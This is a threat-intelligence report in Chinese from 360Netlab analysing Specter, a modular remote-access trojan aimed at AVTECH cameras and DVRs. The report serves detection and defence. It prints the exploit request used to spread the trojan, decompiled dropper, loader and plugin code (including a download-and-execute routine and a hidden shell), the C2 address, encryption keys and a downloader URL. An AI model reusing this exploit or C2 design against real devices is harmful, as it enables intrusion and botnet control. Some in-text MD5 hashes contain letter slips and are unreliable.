

IoT

幽灵在行动： Specter分析报告



Alex.Turing, Hui Wang

Sep 25, 2020 · 11 min read

背景

2020年8月20日，360Netlab未知威胁检测系统捕获了一个通过漏洞传播可疑ELF文件(`22523419f0404d628d02876e69458fbe.css`)，其独特的文件名，TLS网络流量以及VT杀软0检出的情况，引起了我们的兴趣。

经过分析，我们确定它是一个配置灵活，高度模块化/插件化，使用TLS，ChaCha20，Lz4加密压缩网络通信，针对AVTECH IP Camera / NVR / DVR设备的恶意家族，我们捕获的ELF是Dropper，会释放出一个Loader，而Loader则会通过加密流量向C2请求各种Plugin以实现不同的功能。样本build路径为`/build/arm-specter-linux-uclibcgnueabi`，所以我们命名为Specter。

目前来看，Specter有很多不专业的地方，比如，它在释放Loader的同时也释放2个运行时所需要的库，但它们都是dynamically linked。又如下载的Plugin落在文件上再加载而不是在内存中直接展开加载。而且Dropper的传播是利用5年旧的老漏洞；但是在另外一方面，它有良好的分层设计，复杂的网络通信等特性，这显然是专业级玩家的作品。`专业伴随着不专业`，这一矛盾点使我们推测Specter正处于测试开发阶段。


概览

Specter由Dropper, Loader, Plugin 3大部分组成，主要功能由Loader&Plugin决定，根据我们目前捕获的Plugin，可以将Specter定性为，一款针对Linux平台的远程控制木马(RAT)。

Specter的主要功能有

- 文件管理
- 下载上传管理
- Shell服务
- Socket5 Proxy
- 上报设备信息
- 执行C2下发的脚本
- 执行C2下发可执行文件

基本流程如下图所示，



传播方式

Specter通过[AVTECH IP Camera / NVR / DVR Devices](#)漏洞传播其Dropper样本，在野利用的Payload如下所示，

```
GET /cgi-bin/nobody/Search.cgi?action=cgi_query&ip=google.com&port=80&queryb64str=Lw==  
Host: {}:4443  
Connection: keep-alive  
Accept-Encoding: gzip, deflate  
Accept: */*
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0
Accept-Language: en-US,en;q=0.8,zh-CN;q=0.7,zh;q=0.5,zh-TW;q=0.3,zh-HK;q=0.2
Content-Type: text/plain; charset=utf-8

样本分析

简单来说，Specter的感染流程可以分成4个阶段，

Stage 0: 预备阶段，通过漏洞传播，在设备上植入Dropper

Stage 1: 释放阶段，Dropper释放出Loader

Stage 2: 加载阶段，Loader加载Plugin

Stage 3: 业务阶段，Plugin执行C2下发的指令

下文将从Stage1到Stage3着手，分析Specter各个阶段的技术细节。

Stage1：释放阶段，Specter_Dropper分析

Dropper的主要功能为检测运行环境，解密Loader，配置Config，最后释放并启动Loader。

MD5:a8400c378950084fc8ab8ob8bb4e5b18

ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
Packer:No

- **1.1 解密Loader**

解密算法为逐字节异或0x79，然后取反。

```

strcpy(v11, "/tmp/runtimes");
v7 = lib_strlen(v11);
wrap_strcat((int)&v11[v7], (int)"/hw_ex_watchdog", 16);
v14 = wrap_open(v11, 65, 508, (int)v11);
if ( v14 == -1 )
    return 0;
for ( k = 0; k <= (unsigned int)&unk_A5A47; ++k )
    byte_2F0E8[k] = ~(byte_2F0E8[k] ^ 0x79);

```

伴随Loader同时解密的还有运行时库， libc.so.0 和 ld-uClibc.so.1。目前这俩库没有恶意功能，但是我们推测以后的版本会对这俩个库的某些函数进行劫持，从 [文件](#)，[进程](#)，[网络](#)，3个层面隐藏 Specter 的存在。

- **1.2 配置Config**

在 Loader 样本中寻找写入的位置标志 [SpctCF](#)，然后在其随后的地址写入 Config。

```

result = sub_10350(result, a2, (int)aSpctcf, 6);
if ( result >= 0 )
    result = wrap_strcat(v2 + result + 6, (int)&spec_config, 512);

```

对比如下

	Before	After
.000C5230:	00 00 00 00 00 00 00 00 00 53 70 63 74 43 46 00 00 SpctCF ?	NXS8 ?K? ? ??aZ??
.000C5240:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	? z5?%?w?po ?i
.000C5250:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	??? ? ? ? ? ? ? ? ? ? ?
.000C5260:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	???:?Kr:▲????W? ? ?
.000C5270:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	?} ?y1&?????S?+3=
.000C5280:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	??? ? ? d?p????? ?
.000C5290:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	? ? o? ? ? ? \ ? 1 ? ? ? ?
.000C52A0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	? ? ? ? ? ? ? ? ? ? ? ? X?1?
.000C52B0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	m? ?7>??RG?M?
.000C52C0:	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	

- **1.3 释放运行 Loader**

把Loader释放到 /tmp/runtimes/hw_ex_watchdog 文件中然后运行，最后删除自身以清理Dropper存在的痕迹。

```
sub_10D50((int)v2, 0, 0x10Eu);
strcpy(v2, "/tmp/runtimes");
v0 = lib_strlen(v2);
wrap_strcat((int)&v2[v0], (int)"/hw_ex_watchdog", 16);
return wrap_exec((int)&v3, (int)v2, 0, 0, 0, 0);
```

Stage2：加载阶段，Specter_Loader分析

Loader的主要功能为解密Config，从中得到C2，然后和C2建立加密的通信，执行C2下发的指令，若缺少处理相应指令的Plugin，则向C2请求所需要的Plugin。

MD5:470ao92abd67e25463425b611088b1db

ELF 32-bit LSB executable, ARM, version 1 (SYSV), dynamically linked (uses shared libs), stripped

Packer:No

- **2.1 解密Config**

Config中有C2，mutex名，nonce等信息，使用ChaCha20加密，其中密钥为

CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s\x00，轮数为 15。

```
ChaCha20XOR(
    (int)"CsFg34HbrJsAx6hjBmxDd7A2Wj0Cz9s",
    15,
    (int)(v9 + 0x16),
    (int)(v9 + 0x26),
    (int)(v9 + 0x26),
    (v9[0x25] << 24) | (v9[0x24] << 16) | (v9[0x23] << 8) | v9[0x22]);
```

详细的Config结构如下所示，

00000000:	53 70 63 74 43 46 02 E0 4E 58 53 38 7C CD 4B E7	Spc tCF ?NXS8 ?K?
00000010:	04 94 91 DC 61 5A C1 F5 9E 20 7A 35 9D 25 ED 77	??aZ??? z5%?W
00000020:	BB 70 6F 00 00 00 94 69 CA D5 A0 0F 73 A9 BB 05	?po ?i ??? s???
00000030:	71 B2 31 1D EF 06 1A 2A BC 94 3A A7 4B 72 3A 0C	q?1 ???:?Kr:▲
00000040:	BC 8E BF 57 1E 69 88 1B A1 7D FB 79 6C 26 A9 95	???W? ?Q} ?yl&??
00000050:	EB B1 E9 53 A9 2B 33 3D A7 F6 D2 07 E4 64 FD 70	???S?+3=??? d?p
00000060:	81 C2 83 C2 A1 5F 13 EB 3F 9C 6F CD 03 50 84 C5	?????_ Q?o?P??
00000070:	5C 9C 31 B1 9F CF 06 4B 5F 12 E9 C3 39 C3 EE 07	\?1??? K_ ?9???
00000080:	C5 CE E2 C2 58 FA 6C AA 6D 9B 00 C2 37 3E C2 98	???X?1?m? ?7>??
00000090:	52 47 D4 4D E7	RG?M?

Magic**MD5****Nonce****Len of Cipher****CipherText**

以上图这个Config为例，解密所需的nonce(12 bytes)为

```
c1 f5 9e 20 7a 35 9d 25 ed 77 bb 70
```

密文为

```
94 69 CA D5 A0 0F 73 A9 BB 05 71 B2 31 1D EF 06
1A 2A BC 94 3A A7 4B 72 3A 0C BC 8E BF 57 1E 69
88 1B A1 7D FB 79 6C 26 A9 95 EB B1 E9 53 A9 2B
33 3D A7 F6 D2 07 E4 64 FD 70 81 C2 83 C2 A1 5F
13 EB 3F 9C 6F CD 03 50 84 C5 5C 9C 31 B1 9F CF
06 4B 5F 12 E9 C3 39 C3 EE 07 C5 CE E2 C2 58 FA
6C AA 6D 9B 00 C2 37 3E C2 98 52 47 D4 4D E7
```

解密后得到以下明文，可以看到C2为 **107.182.186.195**，mutex为 **fb4mi5a**。

00000000	f4 36 ce 57 b0 46 d2 96 27 1c a6 88 fe 57 e2 22	ô6ÍW°Fò.'.. .þwâ"
00000010	52 34 19 f0 40 4d 62 8d 02 87 6e 69 45 8f be 6a	R4.ð@Mb...niE.³j
00000020	66 62 34 6d 69 35 61 00 01 00 00 00 0f 00 00 00	fb4mi5a.....
00000030	31 30 37 2e 31 38 32 2e 31 38 36 2e 31 39 35 03	107.182.186.195.
00000040	00 00 00 34 34 33 01 00 00 00 01 00 00 00 01 00	...443.....
00000050	00 00 01 00 00 00 01 00 00 00 01 00 00 00 01 00
00000060	00 00 01 00 00 00 1e 00 5a 00 14 00 3c 00 00Z...<...

• 2.2 和C2建立通信

通信的过程可以分成4个阶段，采用了TLS，ChaCha20加密算法，lz4压缩算法，保障数据通信安全。第1阶段是建立TLS连接，第2阶段是双方协议认证过程，第3阶段

是Loader上报设备信息，第4阶段执行C2下发指令过程。


TLS连接

TLSv1.2	107.182.186.195	443	Client Hello
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Client Key Ex
TCP	107.182.186.195	443	[TCP Retransm]
TLSv1.2	107.182.186.195	443	Change Cipher
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [
TLSv1.2	107.182.186.195	443	Application D
TCP	107.182.186.195	443	44700 → 443 [

为了分析网络流量，我们做了 **中间人劫持**，最终效果如下，可以看出Specter的网络通信包有固定的格式。

00000000	42 00 00 00 e7 66 29 fb 10 98 f6 5a 80 80 ff 58	B....f). ...Z...X
00000010	0f 41 01 fd 8b 75 6c a2 20 31 dc 35 70 d9 4d 3b	.A....ul. 1.5p.M;
00000020	8e 53 4d e9 f0 11 01 02 03 04 05 06 07 08 09 0a	.SM.....
00000030	0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a
00000040	1b 1c 1d 1e 1f 20
00000000	42 00 00 00	B...
00000004	00 96 e9 f8 6b 9e 30 97 b8 98 b1 b0 25 97 a4 26k.0.%..&
00000014	e3 50 6f 04 6f 85 54 fe e7 f7 5d 67 eb 8f d0 fa	.Po.o.T. ...]g....
00000024	f0 11 19 f8 7c 62 7b 8d a2 b3 59 fd ae 25 4c 18 b{. ..Y..%L.
00000034	f7 33 96 b5 d9 f5 ec ff c2 07 c3 7c 87 53 ae 60	.3.....S.^
00000044	99 2c	,

数据包可以分成4大部分，详细的结构见下图，



其中 **Encrypted Payload_info** 存有Payload校验，长度，功能ID等信息，
[Encrypted?]Compressed Payload 则是具体的Payload，Payload除了在秘钥交
换阶段只压缩不加密，其余的阶段又加密又压缩

以上图Bot发给C2进行密钥匙交换的数据包为例，

第一部分 Encrypted Payload_info 用到的加密算法为

ChaCha20

Key: 36 30 30 64 65 33 31 39 61 32 66 38 31 39 62 34

61 38 35 31 64 32 33 66 63 34 62 33 33 33 33 65

Nonce: E7 66 29 FB 10 98 F6 5A 80 80 FF 58

密文为

0F 41 01 FD 8B 75 6C A2 20 31 DC 35 70 D9 4D 3B 8E 53 4D E9

解密后得到

C9 3E 00 00 00 00 00 00 00 00 01 00 22 00 00 00 20 00 00 00

3EC9 ----- CRC16 of Payload

0001 ----- Cmd Id

00000022 Compressed Payload length

00000020 Decompressed Payload length

Cmd Id 的值为1,说明处在秘钥交换阶段,直接解压 [Encrypted?] Compressed Payload ,得到Bot发给C2的密钥

01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20

协议认证

协议认证过程可以分成2阶段,第1阶段为秘钥交换,第2阶段为身证互认。

00000000	42 00 00 00 e7 66 29 fb 10 98 f6 5a 80 80 ff 58	B....f).Z...X
00000010	0f 41 01 fd 8b 75 6c a2 20 31 dc 35 70 d9 4d 3b	.A....ul. 1.5p.M;
00000020	8e 53 4d e9 f0 11 01 02 03 04 05 06 07 08 09 0a	.SM.....
00000030	0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a
00000040	1b 1c 1d 1e 1f 20
00000000	42 00 00 00	B...
00000004	00 96 e9 f8 6b 9e 30 97 b8 98 b1 b0 25 97 a4 26k.0.%..&
00000014	e3 50 6f 04 6f 85 54 fe e7 f7 5d 67 eb 8f d0 fa	.Po.o.T. ...]g...
00000024	f0 11 19 f8 7c 62 7b 8d a2 b3 59 fd ae 25 4c 18 b{. ..Y..%L.
00000034	f7 33 96 b5 d9 f5 ec ff c2 07 c3 7c 87 53 ae 60	.3.....S.:
00000044	99 2c	.,
00000046	32 00 00 00 25 92 c8 9d 90 4b d1 15 1f e2 75 36	2....%.... .K....u6
00000056	20 ce 88 9f d7 91 b8 a7 c6 fa 08 c0 ad 06 1b d1
00000066	b6 14 d3 c8 24 a4 11 52 11 f0 44 da 5a 61 b0 b9\$..R ..D.Za..
00000076	33 52 11 ac 4a 86	3R..J.
00000046	32 00 00 00	2...
0000004A	83 4f 3b b8 c2 da dc 00 42 da 76 98 12 52 40 af	.0;..... B.v..R@.
0000005A	58 b3 ca a6 1d 19 7f d3 6f 5c 4e d5 8a 42 af 87	X..... o\N..B..
0000006A	9e ee 35 f3 0c a4 0c 5e a6 28 20 09 ea f2 e6 a3	..5....^ .(....
0000007A	79 3a	y:

根据前文介绍的数据包解密流程，可以解出，

Bot发给C2的秘钥为

```
01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 10
11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F 20
```

C2发给Bot的秘钥为

```
19 F8 7C 62 7B 8D A2 B3 59 FD AE 25 4C 18 F7 33
96 B5 D9 F5 EC FF C2 07 C3 7C 87 53 AE 60 99 2C
```

在秘钥交换阶段，Payload只做压缩不加密；交换秘钥之后，Bot和C2以对方的秘钥加密压缩Payload。

用上述秘钥可以解出，

Bot发给C2的认证信息为

```
00000000: 44 48 6E 37-34 73 64 50-4F 71 6E 53-64 32 35 39 DHn74sdP0qnSd259
```

C2发给Bot的认证信息为

```
00000000: 6C 30 53 4F-38 68 46 55-78 62 56 73-64 74 51 34 l0S08hFUxbVsdtQ4
```

这和我们在样本看到的实现是一致的。

```
const void * __fastcall HandleAuthResponse(const void *result, int a2)
{
    char dest; // [sp+Ch] [bp-18h]
    int v3; // [sp+1Ch] [bp-8h]

    if ( a2 == 16 )
    {
        v3 = 0;
        memcpy(&dest, result, 0x10u);
        v3 = 16;
        result = (const void *)memcmp(&dest, "l0S08hFUxbVsdtQ4", 0x10u);
        if ( result )
            *(_DWORD *)(spct_context + 508) = 3;
        else
            *(_DWORD *)(spct_context + 508) = 2;
        /* RYTF */(spct_context + 512) = 1;
    }
}

int SendAuthRequest()
{
    char v1; // [sp+0h] [bp-14h]

    qmemcpy(&v1, "DHn74sdPOqnSd259", 16);
    return SerializeSendRulePacket((int)&v1, 16, 3);
}
```

- **2.3** 上报设备信息，诸如MAC/IP地址，系统类型等

```
SendDeviceKeyExchange();
v2 = time(0);
while ( !*(_BYTE *)(spct_context + 512) && (signed int)(time(0) - v2) < 1000 )
    usleep(0xC350u);
*(_BYTE *)(spct_context + 512) = 0;
if ( *(_DWORD *)(spct_context + 508) == 2 )
{
    SendDeviceInfo();
    *(_DWORD *)(spct_context + 504) = 1;
    v0 = 1;
}
else
```

- **2.4** 执行**C2**下发的启动**Plugin**指令

```
switch ( cmdid )
{
    case 25:
        HandleHeartbeatResponse();
        break;
    case 2:
        HandleControllerKeyExchange((const void *)buf, len);
        break;
    case 4:
        HandleAuthResponse((const void *)buf, len);
        break;
    case 18:
        HandleStartModule((BYTE *)buf, len);
        break;
    case 21:
        HandleTransModuleData((BYTE *)buf, len);
        break;
    case 26:
        HandleOfflineCommand((char *)buf, len);
        break;
    case 22:
        HandleBatchCommand((char *)buf, len, a5, a6);
        break;
    default:
        BroadcastPacketToModules(cmdid, buf, len);
        break;
}
```

Specter实现了一种非常灵活插件管理通信机制，每个插件都要实现以下4个方法，

```

v11 = dlsym(*(void **)v20, "IOnModuleLoad");
v12 = v31;
v31[25] = (unsigned __int8)v11;
v12[26] = BYTE1(v11);
v12[27] = BYTE2(v11);
v12[28] = HIBYTE(v11);
v13 = dlsym(*(void **)v20, "IOnModuleUnload");
v14 = v31;
v31[29] = (unsigned __int8)v13;
v14[30] = BYTE1(v13);
v14[31] = BYTE2(v13);
v14[32] = HIBYTE(v13);
v15 = dlsym(*(void **)v20, "IOnLoaderOffline");
v16 = v31;
v31[37] = (unsigned __int8)v15;
v16[38] = BYTE1(v15);
v16[39] = BYTE2(v15);
v16[40] = HIBYTE(v15);
v17 = dlsym(*(void **)v20, "IDispatchPacket");
v18 = v31;
-----,
. . . . .

```

如果当前没有相应的Plugin，则向C2请求，最终动态加载进Loader的 **Plugin Slot** 中。

Stage3：业务阶段，Specter_Plugin分析

当Bot得到C2下发的Plugin时，还不能直接使用，因为它们加密的，解密之后才能加载进Plugin Slot使用。

解密算法为 逐字节异或0x7f，然后取反。

```

buf = (void *)(*(_DWORD *) (v20 + 4) + 41);
n = ((v31[12] << 24) | (v31[11] << 16) | (v31[10] << 8) | v31[9]) - 41;
for ( i = 0; n > i; ++i )
    *((_BYTE *)buf + i) = ~(*(( _BYTE *)buf + i) ^ 0x7F);
v29 = write(fd, buf, n);
-----,
. . . . .

```

以下是我们捕获的一些插件

Shell plugin

Plugin id: 1

c7bf33d159597f55dce31b33a58d52de

Shell plugin的主要功能为开启SHELL服务。

```

switch ( a1 )
{
    case 257:
        j_HandleShellStart(a2, a3, a5, a6);
        break;
    case 259:
        j_HandleShellExecuteCommand(a2, a3,
                                     break;
    case 261:
        j_HandleShellStop(a2, a3, __PAIR__(
                                     break;
    case 263:
        j_HandleStopAllShell(a2, a3, a5, a6);
        break;
    default:
        return 0;
}
return a;
off_1612C      DCD aHistfileDevNul
                ; DATA XREF: ShellWorkThread+4C8↑o
                ; ShellWorkThread+4DC↑o ...
                ; "HISTFILE=/dev/null"
off_16130      DCD aPs1UHW
                ; "PS1=[\\u@\\h \\w]\\$ "
off_16134      DCD aColumns250
                ; "COLUMNS=250"
off_16138      DCD aTermXterm256co
                ; "TERM=xterm-256color"
dword_1613C    DCD 0
                ; DATA XREF: ShellWorkThread+4E4↑r
                ; "execle((const char *)&v12, (const char *)&v12,
                ; close(((_DWORD)((v21 + 20)));
                ; size = tcgetattr(fd, (struct termios *)&v2);
                ; close(0);
                ; close(1);
                ; close(2);
                ; dup(fd);
                ; dup(fd);
                ; dup(fd);
                ; close(fd);
                ; setsid();
                ; ioctl(0, 0x540Eu, 1);
                ; v3 = off_1612C[0];
                ; v4 = off_16130[0];
                ; v5 = off_16134[0];
                ; v6 = off_16138;
                ; v7 = dword_1613C;
                ; execle((const char *)&v12, (const char *)&v12,

```

File plugin

Plugin id: 2

e67db6449c18b2e552786df7718a33c8

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped

File plugin的主要功能是文件管理，除了支持对文件目录的读，写，删除，查找操作，还可能从指定的服务器下载/上传文件。

```
case 513:  
    j_HandleGetSubDirListCommand(a2, a3, a5, a6);  
    break;  
case 516:  
    j_HandleRenameFileCommand(a2, a3, a5, a6);  
    break;  
case 517:  
    j_HandleDeleteFileCommand(a2, a3, a5, a6);  
    break;  
case 520:  
    j_HandleDownloadFileContinue(a2, a3, a5, a6);  
    break;  
case 521:  
    j_HandleDownloadFileInit(a2, a3, a5, a6);  
    break;  
case 524:  
    j_HandleUploadFileTestWrite(a2, a3, a5, a6);  
    break;  
case 525:  
    j_HandleUploadFileInit(a2, a3, a5, a6);  
    break;  
case 527:  
    j_HandleUploadFileData(a2, a3, a5, a6);  
    break;  
case 528:  
    j_HandleUploadFileCancel(a2, a3, a5, a6);  
    break;  
case 529:  
    j_HandleUploadFileEnd(a2, a3, a5, a6);  
    break;  
case 531:  
    j_HandleCreateDirectoryCommand(a2, a3, a5, a6);  
    break;  
default:  
    return 0;
```

Socket Plugin

Plugin id: 3

45c5e7bcb9987356b53fd9a78543dcda

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), not stripped

Socket Plugin的主要功能为开启Socket5 代理。

```
switch ( a1 )
{
    case 771:
        j_HandleSocks5Stop(a2, a3, a5, a6);
        break;
    case 773:
        j_HandleSocks5QueryStatus(a2, a3, a5, a6);
        break;
    case 769:
        j_HandleSocks5Start(a2, a3, a5, a6);
        break;
}
```

SSF Plugin

Plugin id: 5

da0f9a21ae7ee3d15794946ca74a07e3

ELF 32-bit LSB shared object, ARM, version 1 (SYSV), stripped

SSF Plugin的主要功能是从指定服务器下载可执行文件到本地 `/tmp/runtimes/httpd_log_output` 文件，然后执行。

```
switch ( a1 )
{
    case 1283:
        j_HandleSSFStop(a2, a3, a5, a6);
        break;
    case 1285:
        j_HandleSSFQueryStatus(a2, a3, a5, a6);
        break;
    case 1281:
        j_HandleSSFStart(a2, a3, a5, a6);
        break;
}
if ( access("/tmp/runtimes/httpd_log_output", 0) == -1 || memcmp(
{
    j_DownloadSsf(v10, "/tmp/httpd_log_output.tar.gz");
    if ( !j_UncompressSsf((int)"/tmp/runtimes/") )
        return 0;
}
j_WriteConfig(v7, a5);
return posix_spawn(&g_ssfpid, "/tmp/runtimes/httpd_log_output",
}
```

处置建议

我们建议并根据Specter创建的进程，释放目录以及TCP网络连接特征，判断是否被感染，然后清理它的相关进程和文件。

我们建议读者对Specter相关IP，URL和域名进行监控和封锁。

相关安全和执法机构，可以邮件联系netlab[at]360.cn交流更多信息。

联系我们

感兴趣的读者，可以在 [twitter](#) 或者在微信公众号 **360Netlab** 上联系我们。

IoC

CC

107.182.186.195:443

ASN25820|IT7_Networks_Inc

United_States|California|Los_

Sample MD5

```
04c7ef9e4197985d31e5d601a9161c5e
052b6fce24a800259289e2f06163db57
065d942effb6010bb48f7403d3ad442b
0d0bf23412bd34c82ab28e67278519bf
2b89fd69d128c8a28425c512670e531a
2ed27722e095b1c870fdb10e4990db0f
42d341d0b76869abc2231c70d0f0ecc9
5e03c99153ed59546bf60c9f896a30f1
7377eedb6512743858d52da3cc028a33
7c59ddc06da158afc8b514a9a81ffd36
a5ded8b31b17c88302882cccc35cc28f
a8400c378950084fc8ab80b8bb4e5b18
a99563e6711990b9b3f542ae146bd01c
acfa5f547b69bde0bf3f343429594b99
b79639e2b5d10f92ea44721e155fc09b
b9ac3d23faba205f74ebd932d8e370d3
c2126977f9f482f290154ea21719330f
c33b585a0dfa5fdb70d27a17ace6ba1f
c51fc1656aa857bb7226e2df969aa72d
cc1b11c6ac6e5bebc4c0e7502b4e1fcd
cc27d6141f8c66e520122e8f2292a940
eda6d2b0837b5e78ae1b0b50f85e3321
```

Downloader

<http://45.76.70.163:80/style/22523419f0404d628d02876e69458fbe.css>



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS ?

Name



Share

Best Newest Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

IoT



一个藏在我们身边的巨型僵尸网络 Pink

Ttint: 一款通过2个0-day漏洞传播的IoT远控木马

Some Fiberhome routers are being utilized as SSH tunneling proxy nodes

Botnet

Ghost in action: the Specter botnet

Background On August 20, 2020, 360Netlab Threat Detect System captured a suspicious ELF file (22523419f0404d628d02876e69458fbe.css) with 0 VT detection. When we took a close look, we see a new botnet that targets AVTECH IP Camera / NVR / DVR devices, and it has flexible configuration, highly modula...

honeypot

360网络安全研究院杭州开点招聘

团队简介 360网络安全研究院(360Netlab)于2014年成立。不同于传统网络安全主要基于规则，数据分析是团队的主要方向。团队持续专注于DNS和僵尸网络领域，并在领域内保持领先地位。从2014年开始，团队在DNS方向上建设了国内历史最久、覆盖范围最广的PassiveDNS基础数据库，及其附属其它基础数据库，持续分析产出威胁情报并应用于...

[See all 12 posts →](#)



Sep 25,

9 min



2020

read



• Sep 8, 2020 • 6 min read